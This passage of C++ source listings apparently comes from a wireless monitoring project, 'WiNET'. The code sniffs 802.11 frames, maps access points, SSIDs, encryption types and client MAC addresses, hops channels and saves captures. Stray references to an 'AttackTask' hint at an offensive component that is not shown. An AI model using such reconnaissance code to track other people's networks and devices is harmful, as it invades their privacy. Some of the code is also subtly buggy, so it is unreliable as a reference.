      {
         clientToAdd(*i);
      }
   }

   void FrameParser::bssidToRemove(BSSID *bssid)
   {
      bssidToRemoveProperty->update(bssid->ToString());
#ifdef DEBUG
      ACE_DEBUG((LM_DEBUG, "(%P|%t) bssidToRemove = %s\n", bssid-
>ToString().c_str()));
#endif
   }

   void FrameParser::clientToAdd(Client *client)
   {
      string value = client->ToString() + "," + client->BSSID-
>ToString();
      clientToAddProperty->update(value);
#ifdef DEBUG
      ACE_DEBUG((LM_DEBUG, "(%P|%t) clientToAdd = %s\n",
value.c_str()));
#endif
   }

   void FrameParser::clientToRemove(Client *client)
   {
      clientToRemoveProperty->update(client->ToString());
#ifdef DEBUG
      ACE_DEBUG((LM_DEBUG, "(%P|%t) clientToRemove = %s\n", client-
>ToString().c_str()));
#endif
   }

   void FrameParser::ssidToAdd(SSID *ssid)
   {
      ssidToAddProperty->update(ssid->ToString());
#ifdef DEBUG
      ACE_DEBUG((LM_DEBUG, "(%P|%t) ssidToAdd = %s\n", ssid-
>ToString().c_str()));
#endif

      for(list<BSSID*>::iterator i = ssid->BSSIDs.begin(); i != ssid-
>BSSIDs.end(); i++)
      {
         bssidToAdd(*i);
      }
   }
```

```
   void FrameParser::ssidToRemove(SSID *ssid)
   {
      ssidToRemoveProperty->update(ssid->ToString());
#ifdef DEBUG
      ACE_DEBUG((LM_DEBUG, "(%P|%t) ssidToRemove = %s\n", ssid-
>ToString().c_str()));
#endif
   }

   // Map Functions
   bool FrameParser::bssidMapAdd(BSSID *bssid)
   {
      if(bssids->find(bssid->ToString()) == bssids->end())
      {
         (*bssids)[bssid->ToString()] = bssid;
         return true;
      }

      return false;
   }

   bool FrameParser::bssidMapRemove(BSSID *bssid)
   {
      if(bssids->find(bssid->ToString()) != bssids->end())
      {
         bssids->erase(bssid->ToString());
         return true;
      }

      return false;
   }

   bool FrameParser::clientMapAdd(Client *client)
   {
      if(!IsFilteredMac(client->macAddress()))
      {
         if(clients->find(client->ToString()) == clients->end())
         {
            (*clients)[client->ToString()] = client;
            return true;
         }
      }

      return false;
   }

   bool FrameParser::clientMapRemove(Client *client)
   {
      if(clients->find(client->ToString()) != clients->end())
      {
         clients->erase(client->ToString());
         return true;
      }

      return false;
```

```
}

BSSID* FrameParser::getBSSID(MacAddress mac)
{
   BSSID *bssid = NULL;

   if(!(bssids->find(mac.ToString()) == bssids->end()))
   {
      bssid = (*bssids)[mac.ToString()];
   }

   return bssid;
}

Client* FrameParser::getClient(MacAddress mac)
{
   Client *client = NULL;

   if(!(clients->find(mac.ToString()) == clients->end()))
   {
      client = (*clients)[mac.ToString()];
   }

   return client;
}

SSID* FrameParser::getSSID(string name)
{
   SSID *ssid = NULL;

   if(!(ssids->find(name) == ssids->end()))
   {
      ssid = (*ssids)[name];
   }

   return ssid;
}

bool FrameParser::ssidMapAdd(SSID *ssid)
{
   if(ssids->find(ssid->ToString()) == ssids->end())
   {
      (*ssids)[ssid->ToString()] = ssid;
      return true;
   }

   return false;
}

bool FrameParser::ssidMapRemove(SSID *ssid)
{
   if(ssids->find(ssid->ToString()) != ssids->end())
   {
      ssids->erase(ssid->ToString());
      return true;
```

```
   }


   return false;
}


// Frame Processors
void FrameParser::ProcessFrame(string frame)
{
   PUCHAR ptr = (PUCHAR)&frame[0];
   struct bpf_hdr *bpfHdr = (struct bpf_hdr *)ptr;
   PCOMFRAME_HEADER comHdr = (PCOMFRAME_HEADER)(ptr + BPF_HDR_SIZE);
   int size = bpfHdr->bh_caplen - COM_HDR_SIZE;
   ptr += TOT_HDR_SIZE;

   if(comHdr->Status == 0x0001)   // CRC Error
   {
      this->frameCount.bad++;
      return;   // don't process the frame
   }
   else if(comHdr->Status == 0x0700)
   {
      this->frameCount.good++;

      UCHAR type = (UCHAR)((ptr[0] & 0x0c) >> 2);
      switch(type)
      {
         case 0:   // Management Frame
            ProcessManagementFrame(frame);
            break;
         case 1:   // Control Frame
            ProcessControlFrame(frame);
            break;
         case 2:   // Data Frame
            ProcessDataFrame(frame);
            break;
         case 3:   // Reserved Frame Type
            // Fall through
         default:
            break;
      }

      if(this->capture == true)
      {
         writeFrameToFile(frame);
      }
   }

   ss << this->frameCount.total();
   this->frameCountProperty->update(ss.str());
   ss.str("");
}

void FrameParser::ProcessControlFrame(string frame)
```

```
   {
      PUCHAR ptr = (PUCHAR)&frame[0];
      struct bpf_hdr *bpfHdr = (struct bpf_hdr *)ptr;
      PCOMFRAME_HEADER comHdr = (PCOMFRAME_HEADER)(ptr + BPF_HDR_SIZE);
      int size = bpfHdr->bh_caplen - COM_HDR_SIZE;
      ptr += TOT_HDR_SIZE;

      UCHAR subtype = (UCHAR)((ptr[0] & 0xf0) >> 4);
      switch(subtype)
      {
         case 0x8:   // Block Acknowledgement Request
         case 0x9:   // Block Acknowledgement
         case 0xa:   // Power Save (PS)-Poll
         case 0xb:   // RTS
         case 0xc:   // CTS
         case 0xd:   // Acknowledgement
         case 0xe:   // Contention-Free (CF)-END
         case 0xf:   // CF-End+CF-Ack
         default:    // Reserved/Unknown
            break;
      }
   }

   void FrameParser::ProcessDataFrame(string frame)
   {
      PUCHAR ptr = (PUCHAR)&frame[0];
      struct bpf_hdr *bpfHdr = (struct bpf_hdr *)ptr;
      PCOMFRAME_HEADER comHdr = (PCOMFRAME_HEADER)(ptr + BPF_HDR_SIZE);
      int size = bpfHdr->bh_caplen - COM_HDR_SIZE;
      ptr += TOT_HDR_SIZE;

      bool fromDS = ((ptr[1] & 0x02) > 0);
      bool toDS = ((ptr[1] & 0x01) > 0);

      MacAddress bssidMac;
      MacAddress clientMac;
      if(!fromDS && !toDS)   // IBSS
      {
         bssidMac = MacAddress(ptr[16], ptr[17], ptr[18], ptr[19],
ptr[20], ptr[21]);
         clientMac = MacAddress(ptr[10], ptr[11], ptr[12], ptr[13],
ptr[14], ptr[15]);
      }
      if(!fromDS && toDS)   // data frame to AP
      {
         bssidMac = MacAddress(ptr[4], ptr[5], ptr[6], ptr[7], ptr[8],
ptr[9]);
         clientMac = MacAddress(ptr[10], ptr[11], ptr[12], ptr[13],
ptr[14], ptr[15]);
      }
      else if(fromDS && !toDS)   // data frame from AP
      {
         bssidMac = MacAddress(ptr[10], ptr[11], ptr[12], ptr[13],
ptr[14], ptr[15]);
```

```
         clientMac = MacAddress(ptr[4], ptr[5], ptr[6], ptr[7], ptr[8],
ptr[9]);
      }
      else   // WDS (bridge)
      {
         return;
      }

      BSSID *bssid = getBSSID(bssidMac);
      if(bssid == NULL)
      {
         return;
      }

      Client *client = getClient(clientMac);
      if(client == NULL)   // new Client
      {
         if(!fromDS && toDS)   // the client is transmitting the frame
         {
            client = new Client(clientMac);
            client->BSSID = bssid;
            if(clientMapAdd(client))
            {
               clientToAdd(client);
               bssid->Clients.push_back(client);
            }
         }
         else
         {
            return;
         }
      }
      else  // Client already exists
      {
         if(client->BSSID != bssid)
         {
            clientToRemove(client);
            client->BSSID = bssid;
            clientToAdd(client);
         }
      }

      if(fromDS && !toDS)   // data frame from AP
      {
         bssid->incrementFrameCount();
         bssid->LastSeen = bootTime + bpfHdr->bh_tstamp;
         bssid->Rate.AddValue((float)comHdr->Rate/2);
         bssid->Signal.AddValue(comHdr->Signal);
      }
      else if(!fromDS && toDS)   // data frame to AP
      {
         client->incrementFrameCount();
         client->LastSeen = bootTime + bpfHdr->bh_tstamp;
         client->Rate.AddValue((float)comHdr->Rate/2);
         client->Signal.AddValue(comHdr->Signal);
```

```
   }

   UCHAR subtype = (UCHAR)((ptr[0] & 0xf0) >> 4);
   switch(subtype)
   {
      case 0x0:   // Data
      case 0x1:   // Data+CF-Ack
      case 0x2:   // Data+CF-Poll
      case 0x3:   // Data+CF-Ack+CF-Poll
      case 0x4:   // Null Data
      case 0x5:   // CF-Ack
      case 0x6:   // CF-Poll
      case 0x7:   // CF-Ack+CF-Poll
      case 0x8:   // QoS Data
      case 0x9:   // QoS Data+CF-Ack
      case 0xa:   // QoS Data+CF-Poll
      case 0xb:   // QoS Data+CF-Ack+CF-Poll
      case 0xc:   // QoS Null
      case 0xd:   // QoS CF-Ack
      case 0xe:   // QoS CF-Poll
      case 0xf:   // QoS CF-Ack+CF-Poll
      default:    // Reserved/Unknown
         break;
   }
}

void FrameParser::ProcessManagementFrame(string frame)
{
   PUCHAR ptr = (PUCHAR)&frame[0];
   struct bpf_hdr *bpfHdr = (struct bpf_hdr *)ptr;
   PCOMFRAME_HEADER comHdr = (PCOMFRAME_HEADER)(ptr + BPF_HDR_SIZE);
   int size = bpfHdr->bh_caplen - COM_HDR_SIZE;
   ptr += TOT_HDR_SIZE;

   UCHAR subtype = (UCHAR)((ptr[0] & 0xf0) >> 4);
   switch(subtype)
   {
      case 0x0:   // Association Request
         ProcessAssociationRequest(frame);
         break;
      case 0x2:   // Reassociation Request
         ProcessReassociationRequest(frame);
         break;
      case 0x8:   // Beacon
         ProcessBeacon(frame);
         break;
      case 0x1:   // Association Response
      case 0x3:   // Reassociation Response
      case 0x4:   // Probe Request
      case 0x5:   // Probe Response
      case 0x9:   // ATIM
      case 0xa:   // Disassociation
      case 0xb:   // Authentication
      case 0xc:   // Deauthentication
      case 0xd:   // Action
```

```
         default:    // Reserved/Unknown
            MacAddress srcMac(ptr[10], ptr[11], ptr[12], ptr[13],
ptr[14], ptr[15]);
            MacAddress bssidMac(ptr[16], ptr[17], ptr[18], ptr[19],
ptr[20], ptr[21]);
            if(bssidMac == srcMac)
            {
               BSSID *bssid = getBSSID(bssidMac);
               if(bssid != NULL)
               {
                  bssid->incrementFrameCount();
                  bssid->LastSeen = bootTime + bpfHdr->bh_tstamp;
                  bssid->Rate.AddValue((float)comHdr->Rate/2);
                  bssid->Signal.AddValue(comHdr->Signal);
               }
            }
            break;
      }
   }

   // Frame Subtype Processors
   void FrameParser::ProcessAssociationRequest(string frame)
   {
      const int IE_START = 28;

      PUCHAR ptr = (PUCHAR)&frame[0];
      struct bpf_hdr *bpfHdr = (struct bpf_hdr *)ptr;
      PCOMFRAME_HEADER comHdr = (PCOMFRAME_HEADER)(ptr + BPF_HDR_SIZE);
      int size = bpfHdr->bh_caplen - COM_HDR_SIZE;
      ptr += TOT_HDR_SIZE;

      MacAddress bssidMac(ptr[16], ptr[17], ptr[18], ptr[19], ptr[20],
ptr[21]);
      BSSID *bssid = getBSSID(bssidMac);
      if(bssid == NULL)
      {
         return;
      }

      string ssidStr = ParseSSID(ptr, IE_START, size);
      if(ssidStr.empty())
      {
         return;
      }
      else
      {
         SSID *ssid = getSSID(ssidStr);
         if(ssid == NULL)   // new SSID
         {
            ssid = new SSID(ssidStr);
            if(ssidMapAdd(ssid))
            {
               ssidToAdd(ssid);
            }
         }
```

```
         if(ssid->name() != Constants::UNKNOWN_SSID && bssid->SSID !=
ssid)
         {
            bssid->SSID->BSSIDs.remove(bssid);
            if(bssid->SSID->BSSIDs.empty())
            {
               ssidToRemove(bssid->SSID);
               ssidMapRemove(bssid->SSID);
            }
            bssid->SSID = ssid;
            ssid->BSSIDs.push_back(bssid);
            bssidToRemove(bssid);
            bssidToAdd(bssid);
         }
      }
   }

   void FrameParser::ProcessBeacon(string frame)
   {
      const int IE_START = 36;

      PUCHAR ptr = (PUCHAR)&frame[0];
      struct bpf_hdr *bpfHdr = (struct bpf_hdr *)ptr;
      PCOMFRAME_HEADER comHdr = (PCOMFRAME_HEADER)(ptr + BPF_HDR_SIZE);
      int size = bpfHdr->bh_caplen - COM_HDR_SIZE;
      ptr += TOT_HDR_SIZE;

      string ssidStr = ParseSSID(ptr, IE_START, size);
      string encryptionType = ParseEncryptionType(ptr, IE_START, size);
      string channel;
      if(comHdr->Band == SPECTRUM_A)
      {
         // use the COMFRAME_HEADER's channel
         ss << (int)comHdr->Channel;
         channel = ss.str();
         ss.str("");
      }
      else
      {
         channel = ParseChannel(ptr, IE_START, size);
      }
      string supportedRates = ParseSupportedRates(ptr, IE_START, size);
      string extendedRates = ParseExtendedRates(ptr, IE_START, size);

      bool newBSSID = false;
      bool newSSID = false;

      SSID *ssid = getSSID(ssidStr.empty() ? Constants::UNKNOWN_SSID :
ssidStr);
      if(ssid == NULL)   // new SSID
      {
         ssid = new SSID(ssidStr.empty() ? Constants::UNKNOWN_SSID :
ssidStr);
         newSSID = true;
      }
```

```
      MacAddress bssidMac(ptr[16], ptr[17], ptr[18], ptr[19], ptr[20],
ptr[21]);
      BSSID *bssid = getBSSID(bssidMac);
      if(bssid == NULL)
      {
         bssid = new BSSID(bssidMac);
         bssid->SSID = ssid;
         bssid->setEncryptionType(encryptionType);
         bssid->setMode((ptr[34] & 0x02) == 0 ?
Constants::MODE_INFRASTRUCTURE : Constants::MODE_IBSS);
         newBSSID = true;
      }
      bssid->incrementFrameCount();
      bssid->LastSeen = bootTime + bpfHdr->bh_tstamp;
      bssid->Rate.AddValue((float)comHdr->Rate/2);
      bssid->Signal.AddValue(comHdr->Signal);

      if(newSSID)
      {
         if(ssidMapAdd(ssid))
         {
            ssidToAdd(ssid);
         }
      }
      if(newBSSID)
      {
         ssid->BSSIDs.push_back(bssid);
         if(bssidMapAdd(bssid))
         {
            bssidToAdd(bssid);
         }
      }
      else
      {
         // Changes to these parameters requires the BSSID
         // to be removed and the re-added to the tree
         bool update = false;

         if(ssid->name() != Constants::UNKNOWN_SSID && bssid->SSID !=
ssid)
         {
            bssid->SSID->BSSIDs.remove(bssid);
            bssid->SSID = ssid;
            ssid->BSSIDs.push_back(bssid);
            update = true;
         }

         if(bssid->getEncryptionType() == Constants::ENCRYPTION_UNKNOWN
&& encryptionType != Constants::ENCRYPTION_UNKNOWN)
         {
            bssid->setEncryptionType(encryptionType);
            update = true;
         }
```

```
         if(update)
         {
            bssidToRemove(bssid);
            bssidToAdd(bssid);
         }
      }

      if(bssid->getChannel().find(channel, 0) == string::npos &&
!channel.empty())
      {
         // the channel is not in the current list of channels...add it
         bssid->setChannel(channel);
      }

      if(bssid->getSupportedRates().empty() && !supportedRates.empty())
      {
         bssid->setSupportedRates(supportedRates);
      }

      if(bssid->getExtendedRates().empty() && !extendedRates.empty())
      {
         bssid->setExtendedRates(extendedRates);
      }
   }

   void FrameParser::ProcessReassociationRequest(string frame)
   {
      const int IE_START = 34;

      PUCHAR ptr = (PUCHAR)&frame[0];
      struct bpf_hdr *bpfHdr = (struct bpf_hdr *)ptr;
      PCOMFRAME_HEADER comHdr = (PCOMFRAME_HEADER)(ptr + BPF_HDR_SIZE);
      int size = bpfHdr->bh_caplen - COM_HDR_SIZE;
      ptr += TOT_HDR_SIZE;

      MacAddress bssidMac(ptr[16], ptr[17], ptr[18], ptr[19], ptr[20],
ptr[21]);
      BSSID *bssid = getBSSID(bssidMac);
      if(bssid == NULL)
      {
         return;
      }

      string ssidStr = ParseSSID(ptr, IE_START, size);
      if(ssidStr.empty())
      {
         return;
      }
      else
      {
         SSID *ssid = getSSID(ssidStr);
         if(ssid == NULL)   // new SSID
         {
            ssid = new SSID(ssidStr);
            if(ssidMapAdd(ssid))
```

```
            {
               ssidToAdd(ssid);
            }
         }
         if(ssid->name() != Constants::UNKNOWN_SSID && bssid->SSID !=
ssid)
         {
            bssid->SSID->BSSIDs.remove(bssid);
            if(bssid->SSID->BSSIDs.empty())
            {
               if(ssidMapRemove(bssid->SSID))
               {
                  ssidToRemove(bssid->SSID);
               }
            }
            bssid->SSID = ssid;
            ssid->BSSIDs.push_back(bssid);
            bssidToRemove(bssid);
            bssidToAdd(bssid);
         }
      }
   }

}   // namespace Impl_WiNET
```

AC. FrameReadTask.h

```
#ifndef FRAMEREADTASK_H
#define FRAMEREADTASK_H

#include "JCAFCore/src/JCAFCore/JCAFpre.h"

#include "JCAFCore/src/Common/Exception.h"
using Impl_JCAFCore::InvalidOperation;
using Impl_JCAFCore::OperationFailed;
#include "ace/OS.h"
#include "ace/Task_T.h"

#include <queue>
using std::queue;
#include <string>
using std::string;

#include "./WiNETExport.h"
#include "./Constants.h"
#include "./commview.h"

namespace Impl_WiNET
{

   class WiNET_Export FrameReadTask : public ACE_Task<ACE_MT_SYNCH>
   {

      private:
         static const UINT BUFFER_SIZE = 1024 * 1024;   // 1 MB

         UCHAR frameBuffer[BUFFER_SIZE];
         queue<string> *frameQueue;
         ACE_Recursive_Thread_Mutex *frameQueueLock;
         mutable bool processFlag;
         mutable ACE_Recursive_Thread_Mutex processFlagLock;
         mutable ACE_Recursive_Thread_Mutex taskFlagLock;

      public:
         FrameReadTask();
         virtual ~FrameReadTask();
         void initializeTask(queue<string> *frameQueue,
ACE_Recursive_Thread_Mutex *frameQueueLock);
         bool isActive() const;
         void start() throw(InvalidOperation);
           void stop();
           virtual int svc();

   };   //class FrameReadTask

}   //namespace Impl_WiNET

#include "JCAFCore/src/JCAFCore/JCAFpost.h"
```

```
#endif   // ATTACKTASK_H
```

AD. FrameReadTask.cpp

```
#include "JCAFCore/src/JCAFCore/JCAFpch.h"
#ifdef __BORLANDC__
#  pragma hdrstop
#endif
#ifndef JCAF_PRECOMP
#  include "JCAFCore/src/JCAFCore/JCAF.h"
#endif

#include "./FrameReadTask.h"

namespace Impl_WiNET
{

   FrameReadTask::FrameReadTask()
   {
      this->processFlag = false;
   }

   FrameReadTask::~FrameReadTask()
   {
      // Empty
   }

   void FrameReadTask::initializeTask(queue<string> *frameQueue,
ACE_Recursive_Thread_Mutex *frameQueueLock)
   {
      ACE_ASSERT(frameQueue);
      ACE_ASSERT(frameQueueLock);

      string errMsg = "FrameReadTask::initializeTask operation failed
to acquire a lock.\n";

      if(this->isActive() == false)
      {
         JCAF_GUARD_THROW_EX(
            ACE_Recursive_Thread_Mutex,
            jcafMonitor,
            this->taskFlagLock,
            OperationFailed(errMsg));

         this->frameQueue = frameQueue;
         this->frameQueueLock = frameQueueLock;
      }
   }

   bool FrameReadTask::isActive() const
   {
      ACE_Guard<ACE_Recursive_Thread_Mutex> guard(processFlagLock);
      string errMsg = "AttackTask::isActive operation failed to acquire
a lock.\n";
      JCAF_GUARD_THROW_EX(
         ACE_Recursive_Thread_Mutex,
```

```
            jcafMonitor,
            this->processFlagLock,
            OperationFailed(errMsg));

         return this->processFlag;
      }

      void FrameReadTask::start()
      {
         if(this->isActive() == false)
         {
            string errMsg = "FrameReadTask::start operation failed to
acquire a lock.\n";
            JCAF_GUARD_THROW_EX(
               ACE_Recursive_Thread_Mutex,
               jcafMonitor,
               this->processFlagLock,
               OperationFailed(errMsg));

            this->processFlag = true;
            this->activate();
         }
      }

      void FrameReadTask::stop()
      {
         bool waitFlag = false;
         {
            string errMsg = "FrameReadTask::stop operation failed to
acquire a lock.\n";
            JCAF_GUARD_THROW_EX(
               ACE_Recursive_Thread_Mutex,
               jcafMonitor,
               this->processFlagLock,
               OperationFailed(errMsg));

            if(this->processFlag == true)
            {
               this->processFlag = false;
               waitFlag = true;
            }
         }
         if(waitFlag == true)
         {
            //this->wait();
         }
      }

      int FrameReadTask::svc()
      {
         try
         {
            ACE_Guard<ACE_Recursive_Thread_Mutex> guard(taskFlagLock);

            const int bpfHdrSize = sizeof(struct bpf_hdr);
```

```
         string frame = "";
         PUCHAR ptr = NULL;
         struct bpf_hdr *bpfHdr;
         int frameSize = 0;
         while(this->isActive())
         {
            int bytes = S5((PCHAR)&(this->frameBuffer[0]), this-
>BUFFER_SIZE);   // read frame
            if(bytes > 0)
            {
               ptr = &(this->frameBuffer[0]);
               do{
                  bpfHdr = (struct bpf_hdr *)ptr;
                  frameSize = bpfHdr->bh_caplen + bpfHdrSize;
                  if(frameSize > 0 && frameSize <= bytes)
                  {
                     ACE_Guard<ACE_Recursive_Thread_Mutex>
guard(*frameQueueLock);
                     frame = string((PCHAR)ptr, frameSize);
                     frameQueue->push(frame);
                     bytes -= frameSize;
                     ptr += DWORD_ALIGNMENT(frameSize);
                  }
                  else
                  {
                     break;
                  }
               }while(true);
            }
         }
      }
      catch(...)
      {
         string err = "FrameReadTask::svc() exception caught, thread
exited.\n";
         ACE_DEBUG((
            LM_ERROR,
            ACE_TEXT(err.c_str())));
         return -1;
      }

      return 0;
   }

}   // namespace Impl_WiNET
```

AE. MacAddress.h

```
#ifndef MACADDRESS_H
#define MACADDRESS_H

#ifndef UCHAR
#define UCHAR unsigned char
#endif

#include <algorithm>
using std::transform;
#include <iomanip>
using std::ios;
using std::setw;
#include <sstream>
using std::stringstream;
#include <string>
using std::string;

class MacAddress
{

   public:
      enum ByteOffset {Byte1 = 0, Byte2 = 1, Byte3 = 2, Byte4 = 3,
Byte5 = 4, Byte6 = 5};

   private:
      UCHAR address[6];

   public:
      MacAddress(UCHAR b1 = 0, UCHAR b2 = 0, UCHAR b3 = 0, UCHAR b4 =
0, UCHAR b5 = 0, UCHAR b6 = 0);
      MacAddress(const MacAddress& mac);
      ~MacAddress();
      bool isBroadcast();
      bool isLoopback();
      bool isMulticast();
      bool isValid();
      const UCHAR operator[](ByteOffset offset);
      const bool operator==(const MacAddress& mac) const;
      const bool operator!=(const MacAddress& mac) const;
      const bool operator<(const MacAddress& mac) const;
      const bool operator>(const MacAddress& mac) const;
      const bool operator<=(const MacAddress& mac) const;
      const bool operator>=(const MacAddress& mac) const;
      static MacAddress Parse(string address);
      string ToString() const;

   private:
      static UCHAR CharToHex(const char _char);

};

#endif   // MACADDRESS_H
```

AF. Macaddress.cpp

```
#include "MacAddress.h"

// public methods
MacAddress::MacAddress(UCHAR b1, UCHAR b2, UCHAR b3, UCHAR b4, UCHAR
b5, UCHAR b6)
{
   address[0] = b1;
   address[1] = b2;
   address[2] = b3;
   address[3] = b4;
   address[4] = b5;
   address[5] = b6;
}

MacAddress::MacAddress(const MacAddress& mac)
{
   for(int i = 0; i < 6; i ++)
   {
      address[i] = mac.address[i];
   }
}

MacAddress::~MacAddress()
{
}

bool MacAddress::isBroadcast()
{
   return (*this == MacAddress::Parse("ff:ff:ff:ff:ff:ff"));
}

bool MacAddress::isLoopback()
{
   return (*this == MacAddress::Parse("cf:00:00:00:00:00"));
}

bool MacAddress::isMulticast()
{
   // addresses 01:00:5e:00:00:00 - 01:00:5e:7f:ff:ff
   bool multicast = ((this->address[0] == 0x01) && (this->address[1] ==
0x00) && (this->address[2] == 0x5e) && (this->address[3] >> 7 == 0));
   // addresses 33:33:xx:xx:xx:xx
   bool ipv6Multicast = ((this->address[0] == 0x33) && (this-
>address[1] == 0x33));

   return (multicast || ipv6Multicast);
}

bool MacAddress::isValid()
{
   return !(*this == MacAddress::Parse("00:00:00:00:00:00"));
}
```

```
const UCHAR MacAddress::operator[](ByteOffset offset)
{
   return (this->address[offset]);
}

const bool MacAddress::operator==(const MacAddress& mac) const
{
   for(int i = 0; i < 6; i++)
   {
      if(this->address[i] != mac.address[i])
      {
         return false;
      }
   }

   return true;
}

const bool MacAddress::operator!=(const MacAddress& mac) const
{
   return !(*this == mac);
}

const bool MacAddress::operator<(const MacAddress& mac) const
{
   for(int i = 0; i < 6; i++)
   {
      if(this->address[i] > mac.address[i])
      {
         return false;
      }
   }

   return true;
}

const bool MacAddress::operator>(const MacAddress& mac) const
{
   for(int i = 0; i < 6; i++)
   {
      if(this->address[i] < mac.address[i])
      {
         return false;
      }
   }

   return true;
}

const bool MacAddress::operator<=(const MacAddress& mac) const
{
   return (*this < mac || *this == mac);
}
```

```
const bool MacAddress::operator>=(const MacAddress& mac) const
{
   return (*this > mac || *this == mac);
}

MacAddress MacAddress::Parse(string address)
{
   UCHAR tmp[6] = {0, 0, 0, 0, 0, 0};

   if(address.length() == 17)
   {
      for(int i = 0; i < 17; i++)
      {
         if((i % 3) == 2 && (i != 0))
         {
            if(!((address[i] == ':') || (address[i] == '-')))
            {
               return MacAddress();
            }
         }
         else
         {
            int addyInt = atoi(&address[i]);
            if(!((CharToHex(address[i]) >= 0x0) &&
(CharToHex(address[i]) <= 0xf)))
            {
               return MacAddress();
            }
            if((i % 3) == 0)
            {
               tmp[i / 3] += CharToHex(address[i]) << 4;
            }
            else if((i % 3) == 1)
            {
               tmp[i / 3] += CharToHex(address[i]);
            }
         }
      }
   }
   else
   {
      return MacAddress();
   }

   MacAddress* mac = new MacAddress(tmp[0], tmp[1], tmp[2], tmp[3],
tmp[4], tmp[5]);
   return *mac;
}

string MacAddress::ToString() const
{
   stringstream ss(stringstream::out);
   ss.setf(ios::hex, ios::basefield);
   ss.fill('0');
```

```
   for(int i = 0; i < 5; i++)
   {
      ss << setw(2) << (int)address[i] << ":";
   }
   ss << setw(2) << (int)address[5];

   string retVal = ss.str();
   for(int i = 0; i < (int)retVal.size(); i++)
   {
      retVal[i] = toupper(retVal[i]);
   }
   return retVal;
}

// private methods
UCHAR MacAddress::CharToHex(const char _char)
{
    if (_char >= '0' && _char <= '9')
   {
      return (_char - '0');
   }
    else if (_char >= 'a' && _char <= 'f')
   {
      return ((_char - 'a') + 10);
   }
    else if (_char >= 'A' && _char <= 'F')
   {
      return ((_char - 'A') + 10);
   }
   else
   {
      return 0;
   }
}
```

AG. MonitorAdapter.h

```
#ifndef MONITORADAPTER_H
#define MONITORADAPTER_H

#include "JCAFCore/src/JCAFCore/JCAFpre.h"

#include "JCAFCore/src/Common/Exception.h"
using Impl_JCAFCore::OperationFailed;
#include "JCAFCore/src/Common/StringUtils.h"
using Impl_JCAFCore::StringUtils;
#include "JCAFCore/src/Common/TheORB.h"
using Impl_JCAFCore::TheORB;
#include "JCAFCore/src/GenericResource/DeviceAdapter.h"
using Impl_JCAFCore::DeviceAdapter;
#include "JCAFCore/src/GenericResource/PropertyType.h"
using Impl_JCAFCore::PropertyType::Property;
#include "JCAFCore/src/ObjectFactory/ObjectFactoryT.h"
using Impl_JCAFCore::TClassObjectFactory;
#include "ace/Reactor.h"
#include "tao/ORB_Core.h"

#include <list>
using std::list;
#include <sstream>
using std::stringstream;
#include <string>
using std::string;

#include "./WiNETExport.h"
#include "./Constants.h"
#include "./FrameParser.h"
#include "./MonitorTask.h"

namespace Impl_WiNET
{

   class WiNET_Export MonitorAdapter : public DeviceAdapter,
ACE_Event_Handler
   {

      private:
         typedef TClassObjectFactory<DeviceAdapter, MonitorAdapter,
DeviceAdapter::ProductFactory::Instance> ProductFactory;

         static const int DEFAULT_DWELL_TIME = 1000;   // 1000 ms

         bool capture;
         list<UINT>::iterator channelIt;
         list<UINT> channelList;
         FrameParser frameParser;
         ACE_Time_Value interval;
         MonitorTask monitorTask;
         static ProductFactory myProduct;
```

```
         ACE_Reactor *reactor;
         stringstream ss;
         long timerId;

      public:
         MonitorAdapter(void);
         MonitorAdapter(const MonitorAdapter &right);
         ~MonitorAdapter(void);
         virtual DeviceAdapter* doClone(void) const;
         virtual string doGet(void) throw(OperationFailed);
         virtual bool doSet(const string& value);
         int handle_timeout(const ACE_Time_Value &tv, const void *act);
         void initializeAdapter(void);

      private:
         void ChangeChannel(void);
         void GetChannelList(void);
         void Start(void) throw(OperationFailed);
         void Stop(void);

   };   //class MonitorAdapter

}   //namespace Impl_WiNET

#include "JCAFCore/src/JCAFCore/JCAFpost.h"

#endif   // MONITORADAPTER_H
```

AH. MonitorAdapter.cpp

```
#include "JCAFCore/src/JCAFCore/JCAFpch.h"
#ifdef __BORLANDC__
#  pragma hdrstop
#endif
#ifndef JCAF_PRECOMP
#  include "JCAFCore/src/JCAFCore/JCAF.h"
#endif

#include "./MonitorAdapter.h"

namespace Impl_WiNET
{

   MonitorAdapter::ProductFactory
MonitorAdapter::myProduct("MonitorAdapter");

   MonitorAdapter::MonitorAdapter(void)
   {
      this->capture = false;
      this->reactor = TheORB::instance()->orb_core()->reactor();
      this->timerId = 0;
   }

   MonitorAdapter::~MonitorAdapter(void)
   {
      // Empty
   }

   DeviceAdapter* MonitorAdapter::doClone(void) const
   {
      DeviceAdapter* adapter = new MonitorAdapter();
      return adapter;
   }

   string MonitorAdapter::doGet(void) throw(OperationFailed)
   {
      return "";
   }

   bool MonitorAdapter::doSet(const string& value)
   {
      try
      {
         if(value == Constants::VALUE_START)
         {
            Start();
         }
         else if(value == Constants::VALUE_STOP)
         {
            Stop();
         }
      }
```

```
      catch(...)
      {
         throw OperationFailed();
      }
      return false;
   }

   int MonitorAdapter::handle_timeout(const ACE_Time_Value &tv, const
void *act)
   {
      ACE_UNUSED_ARG(tv);
      ACE_UNUSED_ARG(act);

      ChangeChannel();

      return 0;
   }

   void MonitorAdapter::initializeAdapter(void)
   {
      this->monitorTask.initializeTask(this->myDevice, &(this-
>frameParser));
      this->frameParser.initializeTask(this->myDevice, this-
>myProperty);

      this->myProperty->getMember(Constants::STATUS)-
>update(Constants::VALUE_STOPPED);
   }

   /* ###################################################
    * PRIVATE METHODS
    * ###################################################*/
   void MonitorAdapter::ChangeChannel(void)
   {
      if(++channelIt == channelList.end())
      {
         channelIt = channelList.begin();
      }

      ss << *channelIt;
      this->myDevice->sendCommand(Constants::CHANNEL + " " + ss.str());
      this->myProperty->getMember(Constants::CHANNEL)-
>update(ss.str());
      ss.str("");

      string band = this->myDevice->getValue(Constants::BAND);
      this->myProperty->getMember(Constants::BAND)->update(band);
   }

   void MonitorAdapter::GetChannelList(void)
   {
      string channels = this->myProperty-
>getMember(Constants::CHANNEL_LIST)->value();

      channelList.clear();
```

```
      typedef StringUtils::Iterator<StringUtils::Tokenizer> TokIt;
      TokIt tokIt(channels, StringUtils::Tokenizer(channels, ",", "\\",
true));
      while(tokIt != TokIt())
      {
         channelList.push_back(strtol((*tokIt).c_str(), 0, 0));
         ++tokIt;
      }
      channelList.sort();
   }

   void MonitorAdapter::Start(void) throw(OperationFailed)
   {
      this->capture = (this->myProperty->getMember(Constants::CAPTURE)-
>value() == Constants::VALUE_TRUE ? true : false);
      string captureFile = this->myProperty-
>getMember(Constants::CAPTURE_FILENAME)->value();

      if(this->capture == true)
      {
         if(!captureFile.empty())
         {
